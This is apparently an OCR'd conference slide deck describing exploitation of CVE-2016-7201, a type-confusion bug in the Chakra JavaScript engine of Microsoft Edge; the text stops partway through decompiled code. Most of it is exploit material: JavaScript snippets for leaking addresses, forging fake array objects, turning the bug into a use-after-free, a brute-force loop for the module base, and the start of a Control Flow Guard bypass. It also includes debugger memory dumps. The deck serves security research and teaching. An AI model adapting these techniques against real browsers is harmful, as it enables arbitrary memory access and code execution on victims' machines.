
# Root cause



```
    void JavascriptArray::FillFromPrototypes(uint32 startIndex, uint32 limitIndex)
    {
        if (startIndex >= limitIndex)
        {
            return;
        }

        RecyclableObject* prototype = this->GetPrototype();

        // Fill all missing values by walking through prototype
        while (JavascriptOperators::GetTypeId(prototype) != TypeIds_Null)
        {
            ForEachOwnMissingArrayIndexOfObject(this, nullptr, prototype, startIndex, limitIndex,0, [this](uint32 index, Var value) {
                this->SetItem(index, value, PropertyOperation_None);
            });

            prototype = prototype->GetPrototype();
        }
#ifdef VALIDATE_ARRAY
        ValidateArray();
#endif
    }
```




```
ArrayElementEnumerator e(arr, startIndex, limitIndex);

while(e.MoveNext<Var>())
{
    uint32 index = e.GetIndex();
    if (!baseArray->DirectGetVarItemAt(index, &oldValue, baseArray->GetScriptContext()))
    {
        T n = destIndex + (index - startIndex);
        if (destArray == nullptr || !destArray->DirectGetItemAt(n, &oldValue))
        {
            fn(index, e.GetItem<Var>());
        }
    }
}
```



● Bug Summary:
- Array_A and Array_B can be any type.
- Fetch an item from Array_B (e.GetItem<Var> ()), and store it in Array_A. The item is treated as "Var" type, while it might not (could be any type).

● Abilities:
- Make a fake object
- Out-of-bound read


# Fake Object



- Pointed to any address.

var FakeObj = Array_A[x]

# OOB Read



- Read out data from the array next to Array_B, treat it as an object

var oob_value = Array_A[x]

## How to exploit CVE-2016-7201 ?

# Leak+fakeobj (Additional bug for leak)

```
function leak() {
        var x = []
        var y = {}
        var leakarr = new Array(1, 2, 3)
        y.__defineGetter__("1", function(){x[2] = leakarr; return 0xdeadbeef})
        x[0] = 1.1
        x[2] = 2.2
        x.__proto__ = y
        function leak() {
                alert(arguments[2])
        }
        leak.apply(1, x)
}
```

Two condition need to be met:

- ➢ A fully controllable buffer address
- ➢ Virtual table address, or Chakra module base address.

## Condition 1

- A fully controllable buffer address

```
Var arr = new Array(0x77777777, 0x77777777, 0x77777777, 0x77777777 , 0x77777777 , …)
                             <-- element count not larger than SparseArraySegmentBase::HEAD_CHUNK_SIZE-->
```

```
0000022f`c23b40a0  00007ffd`5b7433f0 0000022f`c2519c80
0000022f`c23b40b0  00000000`00000000 00000000`00000005
0000022f`c23b40c0  00000000`00000012 0000022f`c23b40e0
0000022f`c23b40d0  0000022f`c23b40e0 0000022f`c233c280
0000022f`c23b40e0  00000012`00000000 00000000`00000012
0000022f`c23b40f0  00000000`00000000 77777777`77777777
0000022f`c23b4100  77777777`77777777 77777777`77777777
0000022f`c23b4110  77777777`77777777 77777777`77777777
0000022f`c23b4120  77777777`77777777 77777777`77777777
0000022f`c23b4130  77777777`77777777 77777777`77777777
```


# Condition 2

- Leak chakra address

ParseInt(fakeUInt64Number)

$\Downarrow$

```
JavascriptString *JavascriptConversion::ToString(Var aValue, ...)
...
case TypeIds_UInt64Number:
{
unsigned __int64 value = JavascriptUInt64Number::FromVar(aValue)->GetValue();
if (!TaggedInt::IsOverflow(value))
{
        return scriptContext->GetIntegerString((uint)value);
}
else
{
        return JavascriptUInt64Number::ToString(aValue, scriptContext);
}
}
```



```
00000220`8e1da8a0  00007ffd`5b743740 00000220`8e00a800
00000220`8e1da8b0  00000000`00000000 00000000`00030005
00000220`8e1da8c0  00000000`00000012 00000220`8e1a7dc0
00000220`8e1da8d0  00000220`8e1a7dc0 00000000`00000000
00000220`8e1da8e0  00000011`00000000 00000000`00000012
00000220`8e1da8f0  00000000`00000000 00000000`00000006
00000220`8e1da900  77777777`77777777 77777777`77777777
00000220`8e1da910  77777777`77777777 77777777`77777777
00000220`8e1da920  77777777`77777777 77777777`77777777
00000220`8e1da930  00000000`00000000 00000220`8e1da8f8
00000220`8e1da940  00007ffd`5b7433f0 00000220`8e00a780
```

## Finish exploit:

- Make a fake Uint32Array inside the leaked array
- Using the leaked array to modify backend buffer field of the fake Uint32Array
- AAR/AAW

## How to exploit CVE-2016-7201 without help of additional bugs?


# auxSlots

```
class DynamicObject : public RecyclableObject
  private:
    Var* auxSlots;
  ...
```

```
var x = [1,2,3]
auxSlots is 0:
000002e7`4c15a8b0  00007ffd`5b7433f0 000002e7`4c14b040
000002e7`4c15a8c0  00000000`00000000 00000000`00000005
000002e7`4c15a8d0  00000000`00000003 000002e7`4c15a8f0
000002e7`4c15a8e0  000002e7`4c15a8f0 000002e7`4bf6f4c0
```

```
var x = [1,2,3]
x[Symbol('duang')] = 4
000002e7`4c152920  00007ffd`5b7433f0 000002e7`4c00ecc0
000002e7`4c152930  000002e7`4bfca5c0 00000000`00000005
000002e7`4c152940  00000000`00000003 000002e7`4c152960
000002e7`4c152950  000002e7`4c152960 000002e7`4bf6c0e0
0:009> dq 000002e7`4bfca5c0
000002e7`4bfca5c0  00010000`00000004 00000000`00000000
000002e7`4bfca5d0  00000000`00000000 00000000`00000000
```

# Plan:



1. Array fengshui, and activate their auxSlots fields.
2. Oob read the next array`s auxSlots and put it into Array_A
3. Get a fake object reference point to auxSlots from Array_A[x]
4. Fill fields of fake object into auxSlots
5. Reference fake_object achieve AAR/AAW

# Guess address

- Pointer problem:

- Virtual tables
- Type * type

➢ Guess virtual tables

JavascriptArray::ConcatArgs

⇩

```
bool JavascriptArray::IsDirectAccessArray(Var aValue)
{
   return RecyclableObject::Is(aValue) &&
      (VirtualTableInfo<JavascriptArray>::HasVirtualTable(aValue) ||
         VirtualTableInfo<JavascriptNativeIntArray>::HasVirtualTable(aValue) ||
         VirtualTableInfo<JavascriptNativeFloatArray>::HasVirtualTable(aValue));
}
```

**Pseudo code:**

```
for (addr = offset_arrVtable; addr < 0xffffffffffff; addr += 0x10000)
{
          auxSlots[0] = addr
          if (guess()) {
                    chakra_base = addr - offset_arrVtable
                    break
          }
}
```

⬅ Need a few seconds

# Guess address

```
class Type
{
   friend class DynamicObject;
   friend class GlobalObject;
   friend class ScriptEngineBase;

   protected:
      TypeId typeId;
      TypeFlagMask flags;
      JavascriptLibrary* javascriptLibrary;
      RecyclableObject* prototype;
      ...
}
```

TypeId is the most important field, which specifies the type of Object:

```
   TypeIds_Array = 28,
   TypeIds_ArrayFirst = TypeIds_Array,
   TypeIds_NativeIntArray = 29,
 #if ENABLE_COPYONACCESS_ARRAY
   TypeIds_CopyOnAccessNativeIntArray = 30,
 #endif
   TypeIds_NativeFloatArray = 31,
```


type_addr = chakra_base + offset_value_29

# Finish the exploit:


- Make a fake big Array inside the auxSlots
- Set the segment of this array to an Uint32Array
- AAR/AAW

## How to exploit CVE-2016-7201 without help of additional bugs, and faster?


# Weakness of MemGC



addr_A points to the start of the object
addr_B points to some place inside the object



Object 1 can not be freed



Object 1 can be freed

## Convert bug to UAF

Key point:

- Find an "internal pointer"
- Reference it in JS layer

# Convert bug to UAF

- "internal pointer "

Array.segment

```
000002e7`4bfe7de0  00007ffd`5b7433f0 000002e7`4bfa1380
000002e7`4bfe7df0  00000000`00000000 00000000`00000005
000002e7`4bfe7e00  00000000`00000010 000002e7`4bfe7e20 //internel pointer
000002e7`4bfe7e10  000002e7`4bfe7e20 000002e7`4bf6c6a0
000002e7`4bfe7e20  00000010`00000000 00000000`00000012
000002e7`4bfe7e30  00000000`00000000 77777777`77777777
```

- Ref "internal pointer" in javascript


oob read

# Convert bug to UAF


Freed -> occupied with JavaScriptArray -> used

Why JavaScriptArray?
(((uintptr_t)aValue) >> VarTag_Shift) == 0

## Freed and occupied with jsarray



```
//before free&spray
0000025d`f0296a80  00007ffe`dd2b33f0 0000025d`f0423040
0000025d`f0296a90  00000000`00000000 00000000`00030005
0000025d`f0296aa0  00000000`00000010 0000025d`f0296ac0
0000025d`f0296ab0  0000025d`f0296ac0 0000025d`f021cc80
0000025d`f0296ac0  00000010`00000000 00000000`00000012
0000025d`f0296ad0  00000000`00000000 77777777`77777777
0000025d`f0296ae0  77777777`77777777 77777777`77777777
0000025d`f0296af0  77777777`77777777 77777777`77777777
0000025d`f0296b00  77777777`77777777 77777777`77777777
0000025d`f0296b10  77777777`77777777 77777777`77777777
```



```
//after free&spray
0000025d`f0296a80  00000000 00000011 00000011 00000000
0000025d`f0296a90  00000000 00000000 66666666 00010000
0000025d`f0296aa0  66666666 00010000 66666666 00010000
0000025d`f0296ab0  66666666 00010000 66666666 00010000
0000025d`f0296ac0 >66666666 00010000 66666666 00010000
0000025d`f0296ad0  66666666 00010000 66666666 00010000
0000025d`f0296ae0  66666666 00010000 66666666 00010000
0000025d`f0296af0  66666666 00010000 66666666 00010000
0000025d`f0296b00  66666666 00010000 66666666 00010000
0000025d`f0296b10  66666666 00010000 66666666 00010000
```

# Finish exploit:

1.Use oob to read out some field of next array, cached them as object

```
var JavascriptNativeIntArray_segment = objarr[0]
var JavascriptNativeIntArray_type = objarr[5]
var JavascriptNativeIntArray_vtable = objarr[6]
```

2.Make an UAF, and use var array to occupy the freed content

3.Making fake object in this var array

```
fakeobj_vararr[5] = JavascriptNativeIntArray_vtable
fakeobj_vararr[6] = JavascriptNativeIntArray_type
fakeobj_vararr[7] = 0
fakeobj_vararr[8] = 0x00030005
fakeobj_vararr[9] = 0x1234
fakeobj_vararr[10] = uint32arr
fakeobj_vararr[11] = uint32arr
fakeobj_vararr[12] = uint32arr
```

4.reference fake object

```
alert(JavascriptNativeIntArray_segment.length)
```

## Bypass CFG/RFG

## Bypass x64 Edge Control Flow Guard(CFG)

- Edge Version: 11.0.10586.494 x64
- Precondition: Arbitrary read&write
- Method: CFG Unprotected + Logic Vulnerability

## x chakra!_tailMerge_*_dll:

```
00007ffe`6a5f0c80 chakra!_tailMerge_OLEAUT32_dll
00007ffe`6a5f07e0 chakra!_tailMerge_CRYPTSP_dll
00007ffe`6a5f0b20 chakra!_tailMerge_api_ms_win_core_winrt_l1_1_0_dll
00007ffe`6a5f0bc0
chakra!_tailMerge_api_ms_win_ro_typeresolution_l1_1_0_dll
00007ffe`6a5f0740
chakra!_tailMerge_ext_ms_win_rometadata_dispenser_l1_1_0_dll
```

All CFG Valid and no CFG check inside!!!

# __tailMerge_OLEAUT32_dll

```
.text:0000000180280C80 __tailMerge_OLEAUT32_dll proc near     ; CODE XREF:
__imp_load_SysFreeString+7j
.text:0000000180280C80                                 ; __imp_load_SysAllocString+7j ...
.text:0000000180280C80          mov    [rsp+arg_0], rcx
.text:0000000180280C85          mov    [rsp+arg_8], rdx
.text:0000000180280C8A          mov    [rsp+arg_10], r8
.text:0000000180280C8F          mov    [rsp+arg_18], r9
.text:0000000180280C94          sub    rsp, 68h
.text:0000000180280C98          movdqa  [rsp+68h+var_48], xmm0
.text:0000000180280C9E          movdqa  [rsp+68h+var_38], xmm1
.text:0000000180280CA4          movdqa  [rsp+68h+var_28], xmm2
.text:0000000180280CAA          movdqa  [rsp+68h+var_18], xmm3
.text:0000000180280CB0          mov    rdx, rax
.text:0000000180280CB3          lea    rcx, __DELAY_IMPORT_DESCRIPTOR_OLEAUT32_dll
.text:0000000180280CBA          call   __delayLoadHelper2   //invoke ntdll!LdrResolveDelayLoadedAPI
.text:0000000180280CBF          movdqa  xmm0, [rsp+68h+var_48]
.text:0000000180280CC5          movdqa  xmm1, [rsp+68h+var_38]
.text:0000000180280CCB          movdqa  xmm2, [rsp+68h+var_28]
.text:0000000180280CD1          movdqa  xmm3, [rsp+68h+var_18]
.text:0000000180280CD7          mov    rcx, [rsp+68h+arg_0]
.text:0000000180280CDC          mov    rdx, [rsp+68h+arg_8]
.text:0000000180280CE1          mov    r8, [rsp+68h+arg_10]
.text:0000000180280CE9          mov    r9, [rsp+68h+arg_18]
.text:0000000180280CF1          add    rsp, 68h
.text:0000000180280CF5          jmp    short $+2
.text:0000000180280CF7          jmp    rax
```

## __tailMerge_OLEAUT32_dll

```
__int64 __fastcall LdrResolveDelayLoadedAPI(__int64 a1_base, _BYTE *a2,
 __int64 a3, __int64 a4, __int64 *a5_addr, unsigned int a6)

{
  v6 = a2;
  v7_base = a1_base;
  v8_retfun_addr = 0i64;
  ``````
  else {
     v8_retfun_addr = *a5_addr;
     v9_offset = *a5_addr - v7_base;
     v10 = v14;
     if ( v9_offset < *(_DWORD *)(v14 + 64) ) {          //if  inside the dll
